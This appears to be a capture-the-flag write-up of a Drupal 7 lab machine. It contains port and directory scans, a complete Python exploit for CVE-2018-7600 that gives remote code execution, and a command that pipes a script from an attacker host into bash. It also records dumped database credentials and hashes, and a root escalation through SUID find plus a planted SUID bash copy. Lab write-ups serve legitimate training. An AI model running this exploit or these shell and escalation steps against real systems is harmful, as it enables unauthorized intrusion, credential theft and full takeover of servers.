General

IP == 192.168.115.193

RUSTSCAN

```
PORT    STATE SERVICE REASON      VERSION
22/tcp  open  ssh     syn-ack ttl 61 OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|  1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAI1NiSeZ5dkSttUT5BvkRgdQ0Ll7uF//UJCPnySOrC1vg62DWq/
Dn1ktunFd09FT5Nm/
ZP9BHlaW5hftzUdtYUQRKfazWfs6g5glPJQSVUqnlNwVUBA46qS65p4hXHkkl5QO0OHzs8dovwe3e+doYiHTRZ9nn-
lNGbkrg7yRFQLKPAAAAFQC5qj0MICUmhO3Gj+VCqf3aHsiRdQAAAIAoVp13EkVwBtQQJnS5mY4vPR5A9kK3DqAQ-
mj4XP1GAn16r9rSLUFffz/ONrDWflFrmoPbxzRhpgNpHx9hZpyobSyOkEU3b/hnE/
hdq3dygHLZ3adaFIdNVG4U8P9ZHuVUk0vHvsu2qYt5MJs0k1A+pXKFc9n06/DEU0rnNo+mMKwAAAIA/Y//
BwzC2IlByd7g7eQiXgZC2pGE4RgO1pQCNo9IM4ZkV1MxH3/
WVCdi27fjAbLQ+32cGIzjsgFhzFoJ+vfSYZTI+avqU0N86qT+mDCGCSeyAbOoNq52WtzWId1mqDoOzu7qG52HarR-
mxQlvbmtifYYTZCJWJcYla2GAsqUGFHw==
|  2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCbDC/6BDEUIa7NP87jp5dQh/rJpDQz5JBGpFRHXa+jb5aEd/
SgvWKIlMjUDoeIMjdzmsNhwCRYAoY7Qq2OrrRh2kIvQipyohWB8nImetQe52QG6+LHDKXiiEFJRHg9AtsgE2Mt9RA-
g2RvSlXfGbWXgobiKw3RqpFtk/gK66C0SJE4MkKZcQNNQeC5dzYtVQqfNh9uUb1FjQpvpEkOnCmiTqFxlqzHp/
T1AKZ4RKED/ShumJcQknNe/
WOD1ypeDeR+BUixiIoq+fR+grQB9GC3TcpWYI0IrC5ESe3mSyeHmR8yYTVIgbIN5RgEiOggWpeIPXgajILPkHThWdX-
f70fiv
|  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
|_ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKUNN60T4EOFHGiGdFU1ljvBlREaVWgZvg-
WlkhSKutr8l75VBlGbgTaFBcTzWrPdRItKooYsejeC80l5nEnKkNU=

80/tcp  open  http    syn-ack ttl 61 Apache httpd 2.2.22 ((Debian))
|_http-favicon: Unknown favicon MD5: B6341DFC213100C61DB4FB8775878CEC
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-generator: Drupal 7 (http://drupal.org)
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Welcome to Drupal Site | Drupal Site
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
| /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_/?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/

111/tcp  open  rpcbind syn-ack ttl 61 2-4 (RPC #100000)
| rpcinfo:
|  program version   port/proto  service
|  100000  2,3,4     111/tcp  rpcbind
|  100000  2,3,4     111/udp  rpcbind
|  100000  3,4       111/tcp6 rpcbind
|  100000  3,4       111/udp6 rpcbind
|  100024  1       45918/udp  status
|  100024  1       51796/tcp  status
|  100024  1       54854/udp6 status
```

```
|_ 100024 1      56450/tcp6 status

51796/tcp open status syn-ack ttl 61 1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

PORT 22 (SSH)


```
22/tcp   open ssh    syn-ack ttl 61 OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|  1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAI1NiSeZ5dkSttUT5BvkRgdQ0Ll7uF//UJCPnySOrC1vg62DWq/
Dn1ktunFd09FT5Nm/
ZP9BHlaW5hftzUdtYUQRKfazWfs6g5glPJQSVUqnlNwVUBA46qS65p4hXHkkl5QO0OHzs8dovwe3e+doYiHTRZ9nn-
lNGbkrg7yRFQLKPAAAAFQC5qj0MICUmhO3Gj+VCqf3aHsiRdQAAAIAoVp13EkVwBtQQJnS5mY4vPR5A9kK3DqAQ-
mj4XP1GAn16r9rSLUFffz/ONrDWflFrmoPbxzRhpgNpHx9hZpyobSyOkEU3b/hnE/
hdq3dygHLZ3adaFIdNVG4U8P9ZHuVUk0vHvsu2qYt5MJs0k1A+pXKFc9n06/DEU0rnNo+mMKwAAAIA/Y//
BwzC2IlByd7g7eQiXgZC2pGE4RgO1pQCNo9IM4ZkV1MxH3/
WVCdi27fjAbLQ+32cGIzjsgFhzFoJ+vfSYZTI+avqU0N86qT+mDCGCSeyAbOoNq52WtzWId1mqDoOzu7qG52HarR-
mxQlvbmtifYYTZCJWJcYla2GAsqUGFHw==
|  2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCbDC/6BDEUIa7NP87jp5dQh/rJpDQz5JBGpFRHXa+jb5aEd/
SgvWKIlMjUDoeIMjdzmsNhwCRYAoY7Qq2OrrRh2kIvQipyohWB8nImetQe52QG6+LHDKXiiEFJRHg9AtsgE2Mt9RA-
g2RvSlXfGbWXgobiKw3RqpFtk/gK66C0SJE4MkKZcQNNQeC5dzYtVQqfNh9uUb1FjQpvpEkOnCmiTqFxlqzHp/
T1AKZ4RKED/ShumJcQknNe/
WOD1ypeDeR+BUixiIoq+fR+grQB9GC3TcpWYI0IrC5ESe3mSyeHmR8yYTVIgbIN5RgEiOggWpeIPXgajILPkHThWdX-
f70fiv
|  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
|_ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKUNN60T4EOFHGiGdFU1ljvBlREaVWgZvg-
WlkhSKutr8l75VBlGbgTaFBcTzWrPdRItKooYsejeC80l5nEnKkNU=
```

PORT 80 (HTTP)

```
80/tcp   open http   syn-ack ttl 61 Apache httpd 2.2.22 ((Debian))
|_http-favicon: Unknown favicon MD5: B6341DFC213100C61DB4FB8775878CEC
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-generator: Drupal 7 (http://drupal.org)
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Welcome to Drupal Site | Drupal Site
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
```

| /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_/?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/

LANDING PAGE



Site is powerd by “Drupal”

GOBUSTER

```
gobuster dir -u http://192.168.115.193/ -w /usr/share/seclists/Discovery/Web-Content/
common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.115.193/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.cvsignore           (Status: 403) [Size: 293]
/.bashrc              (Status: 403) [Size: 290]
/.cache               (Status: 403) [Size: 289]
/.config              (Status: 403) [Size: 290]
/.forward             (Status: 403) [Size: 291]
```

```
/.git/HEAD              (Status: 403) [Size: 292]
/.git                   (Status: 403) [Size: 287]
/.cvs                   (Status: 403) [Size: 287]
/.bash_history          (Status: 403) [Size: 296]
/.env                   (Status: 403) [Size: 287]
/.git-rewrite           (Status: 403) [Size: 295]
/.git/index             (Status: 403) [Size: 293]
/.git_release           (Status: 403) [Size: 295]
/.gitattributes         (Status: 403) [Size: 297]
/.git/config            (Status: 403) [Size: 294]
/.git/logs/             (Status: 403) [Size: 293]
/.gitmodules            (Status: 403) [Size: 294]
/.gitconfig             (Status: 403) [Size: 293]
/.gitkeep               (Status: 403) [Size: 291]
/.gitk                  (Status: 403) [Size: 288]
/.gitignore             (Status: 403) [Size: 293]
/.gitreview             (Status: 403) [Size: 293]
/.history               (Status: 403) [Size: 291]
/.htpasswd              (Status: 403) [Size: 292]
/.hta                   (Status: 403) [Size: 287]
/.htaccess              (Status: 403) [Size: 292]
/.listing               (Status: 403) [Size: 291]
/.perf                  (Status: 403) [Size: 288]
/.mysql_history         (Status: 403) [Size: 297]
/.passwd                (Status: 403) [Size: 290]
/.listings              (Status: 403) [Size: 292]
/.profile               (Status: 403) [Size: 291]
/.rhosts                (Status: 403) [Size: 290]
/.ssh                   (Status: 403) [Size: 287]
/.subversion            (Status: 403) [Size: 294]
/.sh_history            (Status: 403) [Size: 294]
/.svn                   (Status: 403) [Size: 287]
/.svnignore             (Status: 403) [Size: 293]
/.web                   (Status: 403) [Size: 287]
/.swf                   (Status: 403) [Size: 287]
/.svn/entries           (Status: 403) [Size: 295]
/.well-known/acme-challenge (Status: 403) [Size: 309]
/.well-known/apple-app-site-association (Status: 403) [Size: 321]
/.well-known/assetlinks.json (Status: 403) [Size: 310]
/.well-known/autoconfig/mail (Status: 403) [Size: 310]
/.well-known/ashrae     (Status: 403) [Size: 301]
/.well-known/apple-developer-merchantid-domain-association (Status: 403) [Size: 340]
/.well-known/change-password (Status: 403) [Size: 310]
/.well-known/coap       (Status: 403) [Size: 299]
/.well-known/caldav     (Status: 403) [Size: 301]
/.well-known/carddav    (Status: 403) [Size: 302]
/.well-known/browserid  (Status: 403) [Size: 304]
/.well-known/csvm       (Status: 403) [Size: 299]
/.well-known/dnt        (Status: 403) [Size: 298]
/.well-known/dnt-policy.txt (Status: 403) [Size: 309]
/.well-known/dots       (Status: 403) [Size: 299]
/.well-known/core       (Status: 403) [Size: 299]
/.well-known/genid      (Status: 403) [Size: 300]
/.well-known/est        (Status: 403) [Size: 298]
/.well-known/enterprise-transport-security (Status: 403) [Size: 324]
/.well-known/ecips      (Status: 403) [Size: 300]
/.well-known/hoba       (Status: 403) [Size: 299]
/.well-known/host-meta.json (Status: 403) [Size: 309]
/.well-known/host-meta  (Status: 403) [Size: 304]
/.well-known/http-opportunistic (Status: 403) [Size: 313]
/.well-known/idp-proxy  (Status: 403) [Size: 304]
/.well-known/jmap       (Status: 403) [Size: 299]
/.well-known/jwks.json  (Status: 403) [Size: 304]
/.well-known/keybase.txt (Status: 403) [Size: 306]
/.well-known/matrix     (Status: 403) [Size: 301]
```

```
/.well-known/mercure  (Status: 403) [Size: 302]
/.well-known/nfv-oauth-server-configuration (Status: 403) [Size: 325]
/.well-known/mud      (Status: 403) [Size: 298]
/.well-known/mta-sts.txt (Status: 403) [Size: 306]
/.well-known/looking-glass (Status: 403) [Size: 308]
/.well-known/ni       (Status: 403) [Size: 297]
/.well-known/openid-federation (Status: 403) [Size: 312]
/.well-known/openid-configuration (Status: 403) [Size: 315]
/.well-known/openpgpkey (Status: 403) [Size: 305]
/.well-known/openorg  (Status: 403) [Size: 302]
/.well-known/oauth-authorization-server (Status: 403) [Size: 321]
/.well-known/nodeinfo (Status: 403) [Size: 303]
/.well-known/reload-config (Status: 403) [Size: 308]
/.well-known/pvd      (Status: 403) [Size: 298]
/.well-known/pki-validation (Status: 403) [Size: 309]
/.well-known/posh     (Status: 403) [Size: 299]
/.well-known/repute-template (Status: 403) [Size: 310]
/.well-known/resourcesync (Status: 403) [Size: 307]
/.well-known/thread   (Status: 403) [Size: 301]
/.well-known/humans.txt (Status: 403) [Size: 305]
/.well-known/security.txt (Status: 403) [Size: 307]
/.well-known/stun-key (Status: 403) [Size: 303]
/.well-known/timezone (Status: 403) [Size: 303]
/.well-known/uma2-configuration (Status: 403) [Size: 313]
/.well-known/time     (Status: 403) [Size: 299]
/.well-known/void     (Status: 403) [Size: 299]
/.well-known/webfinger (Status: 403) [Size: 304]
/0                    (Status: 200) [Size: 7648]
/ADMIN                (Status: 403) [Size: 7581]
/Admin                (Status: 403) [Size: 7581]
/Entries              (Status: 403) [Size: 290]
/LICENSE              (Status: 200) [Size: 18092]
/README               (Status: 200) [Size: 5376]
/Root                 (Status: 403) [Size: 287]
/Search               (Status: 403) [Size: 7584]
/admin                (Status: 403) [Size: 7740]
/batch                (Status: 403) [Size: 7875]
/cgi-bin/             (Status: 403) [Size: 291]
/includes             (Status: 301) [Size: 321] [--> http://192.168.115.193/includes/]
/index.php            (Status: 200) [Size: 7648]
/install.mysql        (Status: 403) [Size: 296]
/install.pgsql        (Status: 403) [Size: 296]
/misc                 (Status: 301) [Size: 317] [--> http://192.168.115.193/misc/]
/modules              (Status: 301) [Size: 320] [--> http://192.168.115.193/modules/]
/node                 (Status: 200) [Size: 7648]
/profiles             (Status: 301) [Size: 321] [--> http://192.168.115.193/profiles/]
/robots.txt           (Status: 200) [Size: 1561]
/robots               (Status: 200) [Size: 1561]
/scripts              (Status: 301) [Size: 320] [--> http://192.168.115.193/scripts/]
/search               (Status: 403) [Size: 7584]
/server-status        (Status: 403) [Size: 296]
/sites                (Status: 301) [Size: 318] [--> http://192.168.115.193/sites/]
/themes               (Status: 301) [Size: 319] [--> http://192.168.115.193/themes/]
/user                 (Status: 200) [Size: 7501]
/web.config           (Status: 200) [Size: 2178]
/xmlrpc.php           (Status: 200) [Size: 42]
Progress: 4734 / 4735 (99.98%)
===============================================================
Finished
===============================================================
```

ROBOTS.TXT

```
#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/wc/robots.html
#
# For syntax checking, see:
# http://www.sxw.org.uk/computing/robots/check.html

User-agent: *
Crawl-delay: 10
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
Disallow: /user/logout/
# Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
Disallow: /?q=filter/tips/
Disallow: /?q=node/add/
Disallow: /?q=search/
Disallow: /?q=user/password/
Disallow: /?q=user/register/
Disallow: /?q=user/login/
Disallow: /?q=user/logout/
```

RCE

```
#!/usr/bin/env python3

import requests
import argparse
from bs4 import BeautifulSoup

def get_args():
  parser = argparse.ArgumentParser( prog="drupa7-CVE-2018-7600.py",
                    formatter_class=lambda prog:
argparse.HelpFormatter(prog,max_help_position=50),
                    epilog= '''
                    This script will exploit the (CVE-2018-7600) vulnerability in Drupal 7 ⩽
7.57
                    by poisoning the recover password form (user/password) and triggering it
with
                    the upload file via ajax (/file/ajax).
                    ''')
  parser.add_argument("target", help="URL of target Drupal site (ex: http://target.com/)")
  parser.add_argument("-c", "--command", default="id", help="Command to execute (default =
id)")
  parser.add_argument("-f", "--function", default="passthru", help="Function to use as attack
vector (default = passthru)")
  parser.add_argument("-p", "--proxy", default="", help="Configure a proxy in the format
http://127.0.0.1:8080/ (default = none)")
  args = parser.parse_args()
  return args

def pwn_target(target, function, command, proxy):
  requests.packages.urllib3.disable_warnings()
  proxies = {'http': proxy, 'https': proxy}
  print('[*] Poisoning a form and including it in cache.')
  get_params = {'q':'user/password', 'name[#post_render][]':function, 'name[#type]':'markup',
'name[#markup]': command}
  post_params = {'form_id':'user_pass', '_triggering_element_name':'name',
'_triggering_element_value':'', 'opz':'E-mail new Password'}
  r = requests.post(target, params=get_params, data=post_params, verify=False,
proxies=proxies)
  soup = BeautifulSoup(r.text, "html.parser")
  try:
    form = soup.find('form', {'id': 'user-pass'})
    form_build_id = form.find('input', {'name': 'form_build_id'}).get('value')
    if form_build_id:
        print('[*] Poisoned form ID: ' + form_build_id)
        print('[*] Triggering exploit to execute: ' + command)
        get_params = {'q':'file/ajax/name/#value/' + form_build_id}
        post_params = {'form_build_id':form_build_id}
        r = requests.post(target, params=get_params, data=post_params, verify=False,
proxies=proxies)
        parsed_result = r.text.split('[{"command":"settings"')[0]
        print(parsed_result)
  except:
    print("ERROR: Something went wrong.")
    raise

def main():
  print ()
  print ('═══════════════════════════════════════════════════════════════════════════')
  print ('|          DRUPAL 7 ⩽ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)          |')
  print ('|                                by pimps                                   |')
  print ('═══════════════════════════════════════════════════════════════════════════\n')
```

```
  args = get_args() # get the cl args
  pwn_target(args.target.strip(), args.function.strip(), args.command.strip(),
args.proxy.strip())


if __name__ == '__main__':
  main()
```

Shell via CURl trick

```
python3 RCE.py http://192.168.115.193/ -c" curl http://192.168.45.209/shell.sh | bash"

============================================================================
|          DRUPAL 7 ⩽ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                    |
============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-Tj8AHcB6UEi00Vt7WDBqrut_D-xO095ucNtanQRo760
[*] Triggering exploit to execute: curl http://192.168.45.209/shell.sh | bash
```

PORT 111/51796 (RPC)

111/tcp open rpcbind syn-ack ttl 61 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100024 1 45918/udp status
| 100024 1 51796/tcp status
| 100024 1 54854/udp6 status
|_ 100024 1 56450/tcp6 status

51796/tcp open status syn-ack ttl 61 1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

privesc

DATABASE CREDS

array (

```
'database' => 'drupaldb',
'username' => 'dbuser',
'password' => 'R0ck3t',
'host' => 'localhost',
'port' => '',
'driver' => 'mysql',
'prefix' => '',
```

HASHES

admin:SDvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR
Fred:SDWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg

SUIDS

```
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
```


PRIV ESC

/usr/bin/find . -exec /bin/sh \; -quit

The shell was unstable after some trial and error I copied the bash binary to /opt made it a suid then exited my unstable shell and executed the suided bash binary for a more stable root shell;

```
 # cp /bin/bash /opt
 # chmod u+s /opt/bash
 # ctrl+d
 www-data@DC-1:/tmp$ /opt/bash -p
 bash-4.2# whoami
root
```

ROOTED


192.168.115.193
Import bookmarks...
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
TryHackMe | The Stick...
MyGitHub!
HACKED BY
MUTEAVERY!